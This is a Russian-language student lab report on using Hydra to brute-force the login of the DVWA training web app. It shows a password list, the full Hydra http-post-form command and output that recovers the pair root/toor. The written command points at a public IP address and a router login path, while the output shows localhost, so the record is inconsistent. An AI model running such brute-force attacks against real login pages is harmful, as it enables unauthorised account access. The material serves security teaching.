

Отчёт по индивидуальному проекту.

Этап 3

дисциплина: Информационная безопасность

Морозова Ульяна

Содержание

1	Цель работы	4
2	Выполнение лабораторной работы	5
3	Выводы	7

Список иллюстраций

2.1	Файл с паролями	5
2.2	Запуск Hydra	5
2.3	Завершение подбора пароля	6

1 Цель работы

Использовать Hydra для подбора или взлома имени пользователя и пароля.

2 Выполнение лабораторной работы

Создадим файл с паролями для взлома веб-приложения DVWA (рис. 2.1).




Рис. 2.1: Файл с паролями

В командной строке введем команду `bash hydra -l root -P ~/.passwords.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"` и запустим Hydra (рис. 2.2-2.3)




Рис. 2.2: Запуск Hydra

```
ukmorozova@ukmorozova: ~  
File Actions Edit View Help  
0.1 http-post-form "[:username=^USER^&password=^PASS^:Invalid usernam  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway)).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-20 10:  
43:25  
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1  
try per task  
[DATA] attacking http-post-form://127.0.0.1:80/:username=^USER^&password=^PAS  
S^:Invalid usernam  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "root" - 1 of 7 [child 0] (0  
/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "root2" - 2 of 7 [child 1] (  
0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "toor2" - 3 of 7 [child 2] (  
0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "bfjshcjdzc" - 4 of 7 [child  
3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "23nb4jfhdoi" - 5 of 7 [chil  
d 4] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "dmvpodo" - 6 of 7 [child 5]  
(0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "toor" - 7 of 7 [child 6] (0  
/0)  
[80][http-post-form] host: 127.0.0.1 login: root password: toor  
[STATUS] attack finished for 127.0.0.1 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-20 10:  
43:25  
  
(ukmorozova@ukmorozova)-[~]  
$
```

Рис. 2.3: Завершение подбора пароля

3 Выводы

С помощью Hydra мы взломали веб-приложение DVWA.